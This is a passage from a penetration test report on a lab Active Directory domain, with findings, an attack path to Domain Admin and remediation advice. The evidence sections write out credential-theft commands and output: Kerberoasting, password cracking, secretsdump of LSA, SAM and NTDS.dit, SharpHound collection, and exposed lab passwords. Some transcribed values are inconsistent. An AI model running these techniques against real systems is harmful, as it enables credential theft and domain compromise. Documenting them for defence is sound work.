6d57fa92237d7c9a4a333720e4e8d8aa1f77b136a1f8dc7f2fc5b410e6d465b4d23cf736c5a82c19718abf82423dc3a6cec7f0121f14931db4d4d312c1df3ef188f8ab85b1498c047983872b878d607537c0b63198017c36fa91e928b93cd4e8
8d553b639478f68210f1380431b4c871d94dc64b8e223e39c6faa6f9a3b72bdf1b57fca0e63ed5132cdccce817396b53093320e29a7c878ed8fba71504d967dd99b891754bdc92f2cabb8c67faa9933d7dbdf798e6f6896d0bf9359bf762e4cc197
f9a7d9e288dd13e446f43a3eb7c61d25b4e1d2e6c1514980b138bf1f31b7b3f8a5aacba2de9f36fb339819f5373af8f42dab81c9b5e08f11b1165bdc220bf1ca8b1a345a2d8f5ad8f8a9e53714853021c6f049c08c454893405b499ad7472b0ac
7d48ad8a744353ce9218a352b092854d20a96cc9ccfcd4a76ca13a396d88cd236f15d1edcc4d5278467aa88e798c93cae55e56744d0bda7a3255c488a9e2cdd1453c7ab5aa33a3f1f7642e8a08cd260e11a1263895fda258a51a54219b43ee7def9f
e3e295c0623f1b7dada102ae05f942633acab1547072cc7faa1899eab7a5720a76c46581c051cb42512338600211069f51d21a5f27999145ab34a225305084f7500066d21cc43759d0e07b93ba244a2112cdca3a265a815d81f02f7024c
33b7d79238c67dca3e0e885371bb357f5fb4545d2b49ba25c599aa8a3d8d352de4b7acf2f3785dee23c8274afc1a6fa45a309fa57dde5153b584f8d6f67a5ecd40e3496fc65113d3d71b63e0b09c20c2515c79ea8ff79311af0e544d145fd3fa32733
60f79bb36e46b4b3d7410337320bec58ed62bc5d48e389ea236c549157a5167cfa1b22badf4a914182ca5502693ddada840b783c99b1f8a515d98be17c3484757983e3b75ceae96f5ed8ae35750dce1a68d385a1c95e83d6cec0f0d324d5450780
1538c4eb21ce71a42bf089b92f999f20ca571aa217d5f88e780f6f28bf0903999c7d63a7bc5b6ae1f195208b5776453520522f004621f1c0897d8bee09d9af0a3b0dc54b02403f2851b89458683b0d7b00278cd4ca3a13855488db4f1c2f096f97415
ba9516c05437a5e59b0e043f4c0eae0253ab07810a4972853a18ade039747304f0b26b316132a091a07ceda924874b2d4715f2de955e5b497d27cec09f2faac9a3a88b81c61aeca61531b67d2ca4a9065542169bde06c0e0092b6ef0036b64933e
a0871be2f2506490b7f539fadac3186ad7f7f32f9dc47799f406a2d3131f55c487f99f4a5c324aff7b65c7a6946819abb74ada21eba3b7bddadea90a9d0e07678cfcf8ad58e0e0024d0601f0e0ff8a501973497
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:88 ... OK
$krb5tgs$23$SophsSVC$THEPASTAMENTORS.COM$THEPASTAMENTORS.COM/SophsSVC*$cc40c3e87a2f57d29a14fae593e6b201577aad2e690d8ee3158407823fab2505d19ae1b6a3c24328846f52e7bad51c486836fcd1cf429e87e12de03a7314
e1fe199e07a24f8d4d9452700aa78c9a070455919aecd1fbc3653a3397e823afadfd361e3b2a9455ecc95c89801f5e0696ce75ddaef36927d5afde6508c0b4ef6892d12e7cdf44b36a8112c04df151405c428017fcb5d8bcb9be289df0ae20ef692
```

Figure 71.1: Impactet-GetUserSPNs extracting multiple Kerberoastable service tickets.

The captured ticket for the NoodleSVC account was cracked offline using standard password wordlists, successfully recovering the plaintext password:

```
(kali@kali)-[~/PNPT/Attempt_4]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt ~/PNPT/Attempt_4/kerberoast_hashes.txt
ch1ck3nnoodle (?)
```

```
(kali@kali)-[~/PNPT/Attempt_4]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt ~/PNPT/Attempt_4/kerberoast_hashes.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:17 30.47% (ETA: 15:46:54) 0g/s 266480p/s 1332Kc/s 1332KC/s prince4e..primera16
ch1ck3nnoodle (?)
1g 0:00:01:06 DONE (2026-05-22 15:47) 0.01496g/s 214662p/s 996450c/s 996450C/s !!12Honey..*7jVamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/PNPT/Attempt_4]
└─$ john --show ~/PNPT/Attempt_4/kerberoast_hashes.txt
?:ch1ck3nnoodle
1 password hash cracked, 4 left
```

Figure 73: John the Ripper successfully cracking the NoodleSVC service ticket.

Remediation: Immediate (24-48 hours):

- Force an immediate password change for the NoodleSVC account, enforcing a minimum password length of 25 characters with high structural complexity.

Finding ID: IPT-004

Title: Plaintext Credential Exposure within Public Mapped Network Share Files (Critical)

Description: The internal network deployment environment used an unsegmented storage layout share folder named **Help Desk Share**. Because the share's access control configurations were set too broadly, any authenticated domain account could read the contents of the share.

During share audits, the team discovered that deployment guides, setup manuals, and text files were stored openly in this repository. These documents contained hardcoded local administration account passwords and software access configurations, allowing an attacker to read privileged access keys directly from the text.

Risk Rating & Justification: Likelihood: High - Standard automation scripts or manual browsing can quickly locate these files. Impact: High - Exposes administrative credentials that allow lateral movement across internal target workstations. Overall Severity: Critical

MITRE ATT&CK Mapping: Tactic: TA0007 - Discovery Technique: T1083 - Local File Systems Discovery

Evidence: An inspection of the downloaded installation manuals (CDS_CS_Install-WS_C.01.10-U3.pdf) revealed hardcoded credentials for a local administrative profile:

File Path: file:///Z:/Guides/CDS_CS_Install-WS_C.01.10-U3.pdf
Content: Enter the username of "cds" and password of "OpenLab123"
Add the "cds" user to the administrators group and hit apply.




Figure 99: The installation PDF exposing the hardcoded application credentials.

Remediation: Immediate (24-48 hours):

- Remove the exposed deployment manual from the shared repository immediately.
- Change the password for the **cds** user account across all target production hosts.

Finding ID: IPT-007

Title: Cleartext Fallback Administrative Passphrase Storage within Local LSA Secrets (High)

Description: The Local Security Authority (LSA) subsystem handles local security policies and user authentication data on Windows systems. If an application or deployment script is configured poorly, fallback administrative passwords can get stored in cleartext within the LSA registry keys.

An attacker who gains local system administrative privileges (**nt authority\system**) can use extraction tools to read these hidden LSA secrets. This exposes the cleartext fallback passwords, allowing an attacker to reuse them across other systems on the network.

Risk Rating & Justification: Likelihood: Low - Requires the attacker to obtain local administrator or system-level privileges on the host first. Impact: High - Exposes cleartext fallback passwords that can lead to additional system compromises across the network. Overall Severity: High

MITRE ATT&CK Mapping: Tactic: TA0006 - Credential Access Technique: T1003.004 - OS Credential Dumping: LSA Secrets

Evidence: The team used local administrative service tokens on host **SVC** to dump the system's registry secrets:

```
(kali㉿kali)-[~/PNPT/Attempt_4]
└─$ proxychains impacket-secretsdump thepastamentors.com/
NoodleSVC:'ch1ck3nnoodle'@10.10.10.15
[*] Target system bootKey: 0xde4b3fdfebcd6d4118f7cc8be56f233
[*] Dumping LSA Secrets
[*] DefaultPassword
pastaman:Pastaintheclear!
```

```

(kali@kali) ~/PPT/Attempt 4
[*] proxychains (c) 2017-2018 thepastmentors.com/NoodleSVC: 'chick3nmoodle'@10.10.10.15
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impactet v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:445 ... OK
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xdeb3f3dfbedcd6d4118f7cc8be56f233
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:11ba4cb6993d434d8dbba9ba45fd9011:::
SVC:1001:aad3b435b51404eeaad3b435b51404ee:90bba218117acbf70baab46c5e94ab:::
helpdesk:1004:aad3b435b51404eeaad3b435b51404ee:3744bb8b5d9f9c6234a40c629db51e13:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
THEPASTAMENTORS\SVC$aes256-cts-hmac-sha1-96:c4454c85a238d2b98323166a16851eaf14f185309806162c07cfd8dd89824860
THEPASTAMENTORS\SVC$aes128-cts-hmac-sha1-96:685f2673011b55ee96f4d2e10c82edc1
THEPASTAMENTORS\SVC$des-cbc-md5:8a3168f8da4fc7f
THEPASTAMENTORS\SVC$plain_password_hex:1e7caf1a053d02721281ba941fa4882c9053ac68e9e66550794457c3ccce670ca9466d4a07b5b747d748e96930116bf919bdf49ca0e847d5098fddfbb7814890bacab93af62eb6377e71492342df613b0
0b7b35f544df8a5999726ff625ce6a3556fe0db03e22728e5cad07bdc2cd5fd69a717d528861f0e9333ab2e6898de74f2daa8a996e1aae9cbb9d577642b5f62da0c95214df8d9c9fbcc3b744c98ce3721b90f59bda1aaef2c24429cb6c78f6329
32fbacbb83fcf456f1b50f722283478de6373aac4266a0b6c8afeffadb1b6a7d2c2a81b5cbe35c66ae51f26ada5318fe3161f94b989932
THEPASTAMENTORS\SVC$aad3b435b51404eeaad3b435b51404ee:95b796b469affb11a5115a50ef1e9131:::
[*] DefaultPassword
Pastaintheclear!
[*] DRAPFSYSTEM
drapl_machinkey:0xf740c97405e45576dfe425009e67979335af4a95
drapl_userkey:0xb1772a894772cc328eb3c644a84e78ab61e6f8f
[*] NL$M
0000 F1 9F 8D 0A 3D 68 2D 13 69 96 2E 4C 32 4D C3 66 .....k-.i.L2M.f
0010 D5 36 97 A8 1F 08 F2 38 11 3E DF 05 AE DF 31 70 .....8>....lp
0020 C0 E3 97 A0 08 31 A9 2A E3 88 48 D0 2C 88 86 56 .....1.*..H...V
0030 83 C9 79 98 03 D5 9D 28 C1 BE 33 D6 0E 7B 87 98 ..y....(..3..{.
NL$M:f10f60ba3d6bd21369962e4c324dc366d53697ab1fb0f238113edf05aedf3178c0e397a00831a92ae38848dd2c88865683c979903d59d28c1be33d60e7bb79b
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry

```

Figure 75: Secretsdump extracting local SAM hashes and plaintext LSA secrets.

This extraction process uncovered a cleartext administrative password wrapper string (Pastaintheclear!) saved inside the default fallback data fields.

Remediation: Immediate (24-48 hours):

- Delete the cleartext fallback registry entry from the LSA secrets storage area immediately.
- Change all system passwords that match or resemble the exposed passphrase string (Pastaintheclear!).

(Note: Findings IPT-005, IPT-006, IPT-008, IPT-009, IPT-010 remain documented in the master template from prior sections. Finding 11 follows.)

Finding ID: IPT-011

Title: Active Directory Forest Privilege Nesting and Object Distribution Schema (Informational)

Description: Active Directory architectures use security group nesting to pass down access permissions and simplify management across domain assets. If these nesting paths are mapped incorrectly, standard accounts can inherit extensive control rights over multiple downstream objects.

This entry provides an overview of the directory hierarchy mapped during the engagement. It illustrates how privileges flow through high-level groups, which can expand the impact of a single account compromise.

Risk Rating & Justification: Likelihood: None - This is an operational review of the directory structure. Impact: None - Provided as documentation to guide remediation efforts. Overall Severity: Informational

MITRE ATT&CK Mapping: Tactic: TA0007 - Discovery Technique: T1069.002 - Permission Groups Discovery: Domain Groups

Evidence: The team ran data collection utilities to extract object relationship maps from the domain controller:

```
Evil-WinRM PS C:\Windows\Temp> .\SharpHound.exe -c All --  
outputdirectory C:\Windows\Temp  
2026-05-24T15:15:01|INFORMATION|Enumeration finished in  
00:00:04.6979428
```

```
2026-05-24T15:14:58.4324341-04:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for THEPASTAMENTORS.COM  
2026-05-24T15:14:58.6816087-04:00|INFORMATION|Beginning LDAP search for thepastamentors.com Configuration NC  
2026-05-24T15:15:00.2128586-04:00|INFORMATION|Producer has finished, closing LDAP channel  
2026-05-24T15:15:00.2128586-04:00|INFORMATION|LDAP channel closed, waiting for consumers  
2026-05-24T15:15:00.4628553-04:00|ERROR|[CommonLib LDAPUtils][null]  
2026-05-24T15:15:00.8378427-04:00|INFORMATION|Consumers finished, closing output channel  
2026-05-24T15:15:00.8534805-04:00|INFORMATION|Output channel closed, waiting for output task to complete  
Closing writers  
2026-05-24T15:15:01.0253469-04:00|INFORMATION|Status: 319 objects finished (+319 79.75)/s -- Using 52 MB RAM  
2026-05-24T15:15:01.0253469-04:00|INFORMATION|Enumeration finished in 00:00:04.6979428  
2026-05-24T15:15:01.1974175-04:00|INFORMATION|Saving cache with stats: 17 ID to type mappings.  
1 name to SID mappings.  
1 machine sid mappings.  
3 sid to domain mappings.  
1 global catalog mappings.  
2026-05-24T15:15:01.2292344-04:00|INFORMATION|SharpHound Enumeration Completed at 3:15 PM on 5/24/2026! Happy Graphing!  
*EVIL-WINRM* PS C:\Windows\Temp> █
```

Figure 129: Completion of the structural mapping routines within SharpHound.

The collected data was imported into graph analysis tools to visualize the access paths. This revealed that a single compromised administrative identity held direct control over 284 downstream objects across the domain:




Figure 141: Central Graph View showing the explosive downstream control paths stemming from the Administrator profile.




Figure 142: Hyper-dense inheritance mappings demonstrating privilege flow through the Domain Admins group.




Figure 143: Mappings demonstrating how Enterprise Admins group nesting allows unconstrained directory modifications.




Figure 144: Mapping explicit local Administrators inheritance flow across targeted endpoints and service accounts.

Remediation: Immediate (24-48 hours):

- Audit all memberships in high-privilege groups (such as Domain Admins and Enterprise Admins) and remove any accounts that do not require permanent administrative access.

16. ATTACK PATH TO DOMAIN ADMIN (INFORMATIONAL WALKTHROUGH)

Step	Action	Remediation
1	Collected personnel listings and email patterns from open-source web layers.	Filter team listings and public metadata strings exposed on external web interfaces.
2	Ran network sweeps to discover the external mail gateway landing host 10.10.155.5.	Configure border routers to drop diagnostic discovery traffic from unauthorized networks.
3	Mapped open ports and exposed administrative web consoles (/iredadmin).	Restrict access to administrative portals so they require an authenticated corporate VPN connection.
4	Guessed the password for ferruccio@thepastamentors.com(Winter2023!) using credential spraying.	Enforce structural password complexity policies and set up automated lockout rules.
5	Searched the compromised webmail archives to locate a password-encrypted SSH private key.	Ban the storage of plaintext access keys, certificates, or passphrases within user mailboxes.
6	Cracked the private key passphrase (Password1) locally using brute-force wordlists.	Enforce long, multi-word passphrases for all generated cryptographic key assets.
7	Logged into adminuser@10.10.155.5 via SSH to find a pivot path onto the internal tier 10.10.10.0/24.	Remove dual-homed configurations and route public DMZ traffic through firewalls.
8	Launched internal Kerberoasting attacks to extract service ticket hashes from the domain controller.	Migrate Service Principal Name accounts to secure Group Managed Service Accounts (gMSAs).
9	Cracked the hash for NoodleSVC to recover its cleartext password (ch1ck3nnoodle).	Enforce strong password complexity rules and regular key changes for service accounts.
10	Used the compromised service account to log into host SVC and harvest local cleartext secrets.	Disable plaintext password caching within local Windows security systems.
11	Found a hardcoded administrative setup configuration password (OpenLab123) on a public share.	Apply strict least-privilege folder permissions to secure sensitive network share files.
12	Extracted the cleartext Domain Administrator password (IjustpassedmyP!N!P!T!) from the connection utility.	Encrypt all local application credential fields and enforce strict endpoint monitoring.

17. POST-EXPLOITATION & PERSISTENCE (INFORMATIONAL)

NTDS.dit Extraction

After obtaining Domain Administrator privileges on the domain controller (TPM-DC), the team extracted the Active Directory database using native snapshot tools. This bypassed file locks and provided full access to the database file.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> ntdsutil "ac i ntds" "ifm" "create full C:\Windows\Temp\ntds_dump" q q
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full C:\Windows\Temp\ntds_dump
Creating snapshot ...
Snapshot set {6f55f4cf-817b-454d-bae8-a5d2531824fb} generated successfully.
Snapshot {bce5abbb-74cb-4367-9cb3-501c6acb9eb8} mounted as C:\$SNAP_202605231546_VOLUME$\
Snapshot {bce5abbb-74cb-4367-9cb3-501c6acb9eb8} is already mounted.
** Warning: 0x3ed(The volume does not contain a recognized file system.

Please make sure that all required file system drivers are loaded and that the volume is not corrupted.) getting volume information for F:\
Initiating DEFRAGMENTATION mode ...
Source Database: C:\$SNAP_202605231546_VOLUME$\Windows\NTDS\ntds.dit
Target Database: C:\Windows\Temp\ntds_dump\Active Directory\ntds.dit

Defragmentation Status (omplete)

0 10 20 30 40 50 60 70 80 90 100
.....

Copying registry files ...
Copying C:\Windows\Temp\ntds_dump\registry\SYSTEM
Copying C:\Windows\Temp\ntds_dump\registry\SECURITY
Snapshot {bce5abbb-74cb-4367-9cb3-501c6acb9eb8} unmounted.
IFM media created successfully in C:\Windows\Temp\ntds_dump
ifm: q
C:\Windows\system32\ntdsutil.exe: q
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Figure 115: Generating the IFM snapshot of the Active Directory database via ntdsutil.

Full Domain Hash Extraction

The extracted database files were moved to an analysis system and processed using decryption tools to recover the password hashes for all domain users.

```
(kali@kali) - [~/PMP/Attempt 4]
$ impacket-secretsdump -ntds "ntds_dump\Active Directory\ntds.dit" -system ntds_dump\registry\SYSTEM -security ntds_dump\registry\SECURITY LOCAL
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x736cef3f1e47a849bf2b35a5ca65eae6
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:8e1a7478ffcf719bf79dee18af3ab8711cbe2a573b6ab53f140fc5911f0d01991fa17d05676cf78ee13ccb94d396a7a65629a84b0afd467db9a8be24db6ad5e16f727c1cb2d4c21cf9
83a9201d0b149ab64e57a9c1ef62cad252ba4fef50861bc3335d80de3a2d1c394bb5b1eb744cd6287d747d95e176d6466110900c177c9efb09ed65ce2e47dc4bb86a05144db09a0ab4185354ecdc34e0a6538d1ae9b4ee2d88
f3aac44dbc468dddbd0da87e35b10bcb5ac486c2570527dc60465e16cd1c9aaab0051c6981c43853a34878ee30bd8fcb27db2345737d49ac32a63cdae1af4c9004a70d83b311a13b5f149
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:9f7bbcd24cebf4df78efd351d5903ddd
[*] DPAPI_SYSTEM
dpapi_machinekey:0x5bc75e83d8c525c46071d4766a3f323eb9ba3802
dpapi_userkey:0xc61c03d96c72f42942330ff0b20b3d21b4d0dd78
[*] NL$KM
0000 7A 26 76 33 E7 2E 4C 7A 56 98 61 13 7A 10 0A A7 z6v3..LzV.a.z...
0010 11 1C E2 BC 20 BA 2D FF 5F 65 9A C2 6E B5 E6 89 ....-.,e..n...
0020 E2 F0 B4 16 A0 2D A7 2A 1F E2 07 96 01 2E C9 A1 .....-*......
0030 07 17 EF E9 BD 34 C2 00 7A D1 7C 8B 08 2E 04 CD .....4..2.l.....
NL$KM:7a267633e72e4c7a569861137a10aa7111ce2bc20ba2dff5f659ac26eb5e689e2f0b416a02da72a1fe20796012ec9a10717efe9bd34c2007ad17c8b082e04cd
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for peklist, be patient
[*] PEK # 0 found and decrypted: 5f5e4a36963d8bc31a2d7e2a9c975bca
[*] Reading and decrypting hashes from ntds_dump\Active Directory\ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b6b50d4b18364681d5c8e4c6363a8bd5...
